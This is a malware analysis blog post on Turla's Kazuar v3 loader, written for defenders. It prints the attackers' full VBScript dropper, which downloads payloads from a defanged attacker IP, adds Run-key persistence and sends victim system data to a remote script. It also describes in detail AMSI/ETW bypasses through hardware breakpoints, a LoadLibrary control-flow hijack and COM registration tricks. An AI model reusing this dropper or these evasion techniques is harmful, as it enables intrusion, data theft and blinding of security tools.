 R136a1
🇷🇺 COMmand & Evade: Turla's Kazuar v3 Loader
This blog post analyzes the latest version of Turla’s Kazuar v3 loader, which was previously examined at the beginning of 2024. The upgraded loader heavily utilizes the Component Object Model (COM) and employs patchless Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI) bypass techniques, as well as a control flow redirection trick, alongside various other methods to evade security solutions and increase analysis time. It is likely that this malware was used in the same campaign which ESET reported in their Gamaredon and Turla collaboration article, as the loaded Kazuar v3 payloads also use the agent label AGN-RR-01.
Preparing the Ground
The execution chain begins with a relatively uninteresting-looking VBScript file that was submitted to Virustotal as 8RWRLT.vbs. The story behind the script is unknown, but its clean and unobfuscated code suggests that the attacker may have deployed it on a system they already had access to.
It contains the following code (IP address defanged):
'On Error Resume Next
const SXH_SERVER_CERT_IGNORE_ALL_SERVER_ERRORS = 13056
host = "https://185.126.255[.]132"

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver")


conc = host + "/hpbprndi.exe"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
Set WSHShell = CreateObject("WScript.Shell")
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndi.exe"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/hpbprndiLOC.dll"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndiLOC.dll"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/jayb.dadk"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\jayb.dadk"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/kgjlj.sil"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\kgjlj.sil"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/pkrfsu.ldy"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\pkrfsu.ldy"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

CreateObject("WScript.Shell").Run(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndi.exe")
CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Hewlett Packard Drivers", "%LOCALAPPDATA%\Programs\HP\Printer\Driver\hpbprndi.exe", "REG_SZ"

set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer)
Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
For Each objOperatingSystem in colOperatingSystems
	info = info & objOperatingSystem.Caption & vbCRLF & _
		objOperatingSystem.Version & vbCRLF & _
		Mid(objOperatingSystem.LastBootUpTime, 5, 2) & "/" & _
		Mid(objOperatingSystem.LastBootUpTime, 7, 2) & "/" & _
		Left(objOperatingSystem.LastBootUpTime,4) & " " & _
		Mid(objOperatingSystem.LastBootUpTime, 9, 2) & ":" & _
		Mid(objOperatingSystem.LastBootUpTime, 11, 2) & " " & vbCRLF
Next
Set WSHShell = CreateObject("WScript.Shell")
info = info & WSHShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE") & vbCRLF
Set networkInfo = CreateObject("WScript.Network")
info = info & networkInfo.ComputerName & vbCRLF & _
		networkInfo.UserName & vbCRLF & _
		networkInfo.UserDomain & vbCRLF
Set colProcess = objWMIService.ExecQuery("Select * from Win32_Process")
For Each Process in colProcess
	info = info & Process.Name & vbCRLF
Next
info = info & AllFolders(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\") & vbCRLF
conc = host + "/requestor.php"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objHttp.Option(4) = 13056
objHTTP.Open "POST", conc, False
objHTTP.SetRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)"
objHTTP.setRequestHeader "Content-Type", "text/plain"
objHttp.Send info

Function AllFolders(WDir)
	Rezult=""
	Set F = CreateObject("Scripting.FileSystemObject").GetFolder(WDir)
	Set files = F.Files
	For each item in files
		Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vbCRLF
	Next
	Set SubF = F.SubFolders
	For Each item In SubF
		Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vbCRLF
		Rezult = Rezult + AllFolders(WDir + "\" + item.Name)
	Next

	AllFolders = Rezult
End Function
The script creates multiple directories that result in the final folder path %LOCALAPPDATA%\Programs\HP\Printer\Driver. Next, several files are downloaded from the server at 185.126.255[.]132 into the newly created folder. The following table shows the files with descriptions:
| SHA-256 | File name | Description |
|---|---|---|
| 34b7df7919dbbe031b5d802accb566ce6e91df4155b1858c3c81e4c003f1168c | hpbprndi.exe | Legitimate signed printer driver installer from Hewlett-Packard |
| 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4 | hpbprndiLOC.dll | Native loader |
| befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8 | jayb.dadk | Encrypted KERNEL Kazuar v3 |
| 458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769 | kgjlj.sil | Encrypted WORKER Kazuar v3 |
| b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb | pkrfsu.ldy | Encrypted BRIDGE Kazuar v3 |
To execute the native loader named hpbprndiLOC.dll, the script runs the legitimate signed printer driver installer hpbprndi.exe. We will later see how DLL sideloading technique works. For persistency, the script creates a classic registry Run entry with the file path of the legitimate signed printer driver installer %LOCALAPPDATA%\Programs\HP\Printer\Driver\hpbprndi.exe as the value.
Finally, the script collects victim data and sends it to a script at https://185.126.255[.]132/requestor.php to notify the operator of the infection and provide initial information. The following data is send:
- Operating system and version
- Computer uptime
- Processor architecture
- Computer and user name
- User domain
- List of processes
- List of files and folders (with create and last modified dates) within the created directory
%LOCALAPPDATA%\Programs\HP\Printer\Driver\

The server with the IP address 185.126.255[.]132 is hosted in Ukraine by the same provider (South Park Networks LLC, operated by hostiko.com.ua) that was also used in one of the attacks described by ESET. The IP address has a Let's Encrypt certificate that is issued for esetcloud[.]com, a domain name used to imitate a legitimate ESET website:
The Kazuar v3 Loader
The following illustration (icon source) shows the simplified file execution chain when the legitimate signed printer driver installer hpbprndi.exe is run by the VBScript file:

When hpbprndi.exe is executed, it sideloads the native loader named hpbprndiLOC.dll. I have written a blog post about this sideloading technique that utilizes MFC satellite DLLs (Malware Sideloading via MFC Satellite DLLs). The native loader performs various tasks of which one is to decrypt the encrypted Kazuar payloads jayb.dadk, kgjlj.sil and pkrfsu.ldy to memory (stage 1, green). To execute the decrypted Kazuar payloads (.NET), the loader decrypts, drops and passes execution to a COM-visible .NET assembly named jtjdypzmb.yqg (stage 2, blue). Finally, the KERNEL, WORKER and BRIDGE Kazuar v3 payloads are executed (stage 3, red) with the help of the COM-visible .NET assembly. The following sections describe each stage in more detail.
Stage 1: The Native Loader
The native loader hpbprndiLOC.dll is a 64-bit DLL file that has 4 exported functions:
FxmbrfqxQtupnnghIotnjWaoqmz
Its functionality is divided between these exported functions with the DLL entry point DllMain acting as the orchestrator. The code of the native loader is obfuscated code with fake API function calls that are never reached, junk if...else statements, junk loops and real code in between. Important strings are encrypted with a XOR-based algorithm. I have created an IDAPython script to decrypt all strings that can be found in the Appendix.
The control flow is as follows:

The illustration shows the order of the function executions by their numbers. As shown, the function Qtupnngh is called twice. The Turla developers use a control flow redirection trick to execute the code in the middle of the function when it’s called the second time. This and the other methods in each (exported) function is described in more detail in the following sections.
DllMain function
As previously mentioned, the DllMain entry point is used to call each of the exported functions. It utilizes several Windows APIs that have callback functions (EnumWindows, EnumSystemCodePagesW, EnumResourceTypesW, EnumDesktopsW) in a nested way to additionally obfuscate the control flow by redirecting execution to the next code part. It also dynamically resolves additional Windows API functions that are subsequently used to bypass ETW, AMSI and for more control flow obfuscation. At last, DllMain creates a log file with the file path %LOCALAPPDATA%\Temp\dksuluc.hpn where it writes its progress and error messages to.
Fxmbrfqx function
This function suspends all threads except for the current one. By freezing other threads, the malware ensures that only its code is running and thereby avoiding detection, debugging or analysis efforts from security tools that may use other threads to scan or monitor the process. But this method has also other advantages that are not related to bypassing security software. By running only its own thread, it can operate without competition for CPU resources, thus reducing the chance of being interrupted by legitimate code execution within the hpbprndi.exe process. It might also prevent conflicts and errors when only the malicious code is executed.
Qtupnngh (first run) + Iotnj + Waoqmz functions
The three functions Qtupnngh, Iotnj and Waoqmz contain code for a control flow redirection trick that makes use of the way the DLL was loaded (MFC satellite DLL loading via LoadLibraryA). It works as follows:
- Locate Proximal Address: Get a proximal address as a reference that is near the final target address to redirect to within
Qtupnngh. - Resolve Final Target: Use the near target address within
Qtupnnghto search for the actual target address to which the control flow will be redirected. - Stack Walk for Return Address: Walk the stack to find the return address of the
LoadLibraryExWcaller (located inLoadLibraryExA). This return address is pushed to the stack during the sequence:LoadLibraryA(called byhpbprndi.exe) ->LoadLibraryExA->LoadLibraryExW. - State Preservation: Backup the original instructions at the identified return address in
LoadLibraryExAto ensure the code can be restored later. - Control Flow Hijack (Hook): Patch the bytes at the return address with a call to the
Qtupnnghtarget address. When the system thinks the DLL loading is finished and tries to return toLoadLibraryA, it instead triggers a “second run” of the target code withinQtupnngh. - Restoration (Unhook): Once the redirection has successfully captured the execution flow, write the saved original bytes back to
LoadLibraryExAto remove the evidence of the hook and restore original functionality. - Payload Execution: With the control flow successfully hijacked and the hooks cleaned up, the program proceeds to run its primary malicious logic.
When the execution of the malware DLL seems to have already ended and control is passed back to hpbprndi.exe, or more precisely LoadLibraryA, it jumps back to the malware’s code within Qtupnngh.
I have created a POC of this control flow redirection method that can be found here: https://github.com/TheEnergyStory/LoadLibraryControlFlowRedirection
Qtupnngh function (second run)
On the second run, this function carries out the primary malicious routines. At first, patchless ETW and AMSI bypasses are employed that use hardware breakpoint hooking to hide the subsequent COM and .NET activities. It works as follows:
- Register a Vectored Exception Handler: The exception handler contains the logic to spoof the results of the security checks once a breakpoint is hit.
- Locate Target Functions: Resolve the memory addresses of
NtTraceControl(ETW) andAmsiScanBuffer(AMSI). These functions are central for suppressing defensive telemetry and prevent script-based detections. - Capture Thread State: Call
GetThreadContextto take a “snapshot” of the current thread’s CPU state which allows to modify the hardware debug registers (Dr0–Dr7) without interrupting the CPU immediately. - Set Hardware Breakpoints: Modify the
CONTEXTsnapshot in memory to loadDr0andDr1with the addresses of the target functions found in Step 2 and activate them by flippingDr7. - Commit the State: Call
NtContinueto tell the CPU to immediately adopt the modified CONTEXT snapshot. The hardware breakpoint hooks are now “live” and the CPU is watching for those specific memory addresses. - Intercepting and Tailored Spoofing: When the CPU attempts to execute either
NtTraceControlorAmsiScanBuffer, a “single step” exception is triggered that pauses the thread and hands control to the exception handler. The handler then identifies which function was hit and applies a specific logic for each:- For ETW: The goal is to disable logging. The handler simply identifies the call and prepares to jump over it, effectively “blinding” the event tracing system without returning an error.
- For AMSI: The goal is to bypass a scan. The handler reaches into the stack to find the
AMSI_RESULTpointer and manually overwrites it withAMSI_RESULT_CLEAN. It also sets theRAXregister toS_OKto tell the application the scan completed perfectly. - The Final Jump: In both cases, the handler finishes by adjusting the Instruction Pointer (
RIP) to the return address of the caller. This “jumps” execution past the security logic, making it appear to the system as if the functions ran and verified everything was safe.
Rather than modifying code on disk or patching bytes in memory, this implementation performs a context switch to trick the processor into monitoring its own execution. The most critical aspect of this code is that it ensures the bypass is active immediately. While standard functions like SetThreadContext might not take effect instantly or reliably, this implementation uses the native API function NtContinue. This function takes the modified CONTEXT structure and tells the CPU to immediately discard its current state and adopt the new one. The moment NtContinue is called, the CPU’s hardware registers are updated to intercept the target functions the moment they are called. When the CPU hits a target address, it triggers a hardware exception caught by a custom handler, which spoofs a “clean” result and skips the security function entirely.
I have created a POC of these ETW and AMSI bypasses that can be found here: https://github.com/TheEnergyStory/PatchlessEtwAndAmsiBypass
Subsequently, the following details the malware’s use of COM to generate registry data and create and register several COM callable applications used to run the Kazuar payloads.
At first, the malware replicates the ADODB.Stream COM object registration from HKEY_CLASSES_ROOT (the machine-wide registry hive) into the HKEY_CURRENT_USER (HKCU) hive to facilitate stealthy file operations, specifically the creation of the COM-visible .NET assembly. Usually, the registration for the ADODB.Stream COM object resides only within the HKEY_CLASSES_ROOT hive and is not present by default in HKCU. By duplicating this COM registration, the malware leverages the Windows COM search order, which inherently prioritizes user-specific (HKCU) entries over system-wide (HKLM) ones. This trick is primarily an evasion technique designed to blindside Endpoint Detection and Response (EDR) tools and other behavioral monitors that often focus their auditing on the standard, machine-wide locations for sensitive COM classes. The following illustration (icon sources) shows the replication procedure:

To replicate the registration data, the malware initializes a specialized 64-bit session by instantiating the CLSID_WbemLocator object and leverages Windows Management Instrumentation (WMI) via the StdRegProv class. To ensure it interacts with the native 64-bit registry rather than the virtualized WOW64 (Windows-on-Windows 64-bit) views, the malware utilizes a CLSID_WbemContext object. By specifically populating this context with the __ProviderArchitecture and __RequiredArchitecture flags set to 64, it forces the WMI service to not use the Registry Redirector. By offloading the registry replication operations to the WMI service, the actual reads and writes do not originate from the malware process itself, but are instead executed by the legitimate system process wmiprvse.exe.
To create the target folder for the COM-visible .NET assembly, the malware uses COM Shell Automation to interact with the Windows UI. This trick, to create a directory through the operating system’s own shell, makes the activity appear less suspicious. The following illustration shows the process:

The malware first instantiates the CLSID_ShellWindows class to access the collection of open File Explorer windows. By calling the Item(0) method, it attaches to an active explorer.exe window. It then navigates the shell’s object hierarchy, moving from the Document to the Application property, until it reaches the top-level Shell object. From there, it calls NameSpace to target C:\ and executes NewFolder to create the directories ProgramData\WindowsSupport\Packages\Drivers. Because the request is handled via Remote Procedure Calls (RPC), the folder creation is not attributed to the malware process, but instead appears to come from explorer.exe. This allows the malware to bypass security tools that only monitor for suspicious programs creating directories directly.
I have created a POC for this folder creation method that can be found here: https://github.com/TheEnergyStory/ShellWindowComFolderCreate
Subsequently, the malware decrypts the COM-visible .NET assembly to memory and uses the (replicated) ADODB.Stream COM object to write it to disk as shown in the following illustration:

It first configures the stream’s environment by setting the Type property to 1 (binary mode) to handle raw bytes and the Mode property to 3 (read/write access) to allow buffer manipulation. Once the configuration is set, the malware calls the Open method to initialize the internal memory stream. The decrypted COM-visible .NET assembly bytes are then passed into the stream via the Write method. To move the payload from memory to the target directory, the malware invokes SaveToFile. Finally, it calls the Close method to flush the buffers and terminate the object session, leaving it on the disk under C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg without having called standard file-system APIs directly.
Utilizing the previously instantiated CLSID_WbemLocator object, the malware subsequently creates three distinct COM object registrations in the registry that serve as entry points for the COM-visible .NET assembly jtjdypzmb.yqg, as shown in the following illustration:

The malware registers these three COM objects within the HKEY_CURRENT_USER\Software\Classes\CLSID key to ensure user-level persistence. If the current process is running with administrative privileges, it also creates these entries in the HKEY_LOCAL_MACHINE\Software\Classes\CLSID key to achieve machine-wide impact. By manually creating these entries, the malware replicates the exact registration process usually performed by the legitimate Regasm.exe (assembly registration tool) when exposing a .NET assembly to COM clients. By registering the COM objects in both hives, the malware likely seeks to ensure multi-level persistence and mimic legitimate system-wide software deployments.
Each COM object registration contains the following data:

Each {CLSID} key identifies the component as IbadessasGrvionana and associates it with a unique AppId, while the ProgId provides a user-friendly identifier for the same class. The core of this execution mechanism lies in the InprocServer32 subkey, which specifies mscoree.dll (.NET runtime engine) as the primary handler. Further configuration within this key includes the Assembly and Class strings that define the managed identity and a CodeBase entry pointing directly to the payload at file:///C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg. By locking the RuntimeVersion to v4.0.30319, the malware explicitly targets the .NET Framework 4.0 (and later) CLR, ensuring its assembly loads correctly regardless of which older .NET versions might be present on the system. Setting the ThreadingModel to Both allows it to execute efficiently in any apartment type without performance-degrading marshaling.
Finally, the malware instantiates each of the three registered COM objects to load and execute one the Kazuar v3 payloads (KERNEL, WORKER, BRIDGE) directly from memory as illustrated below:
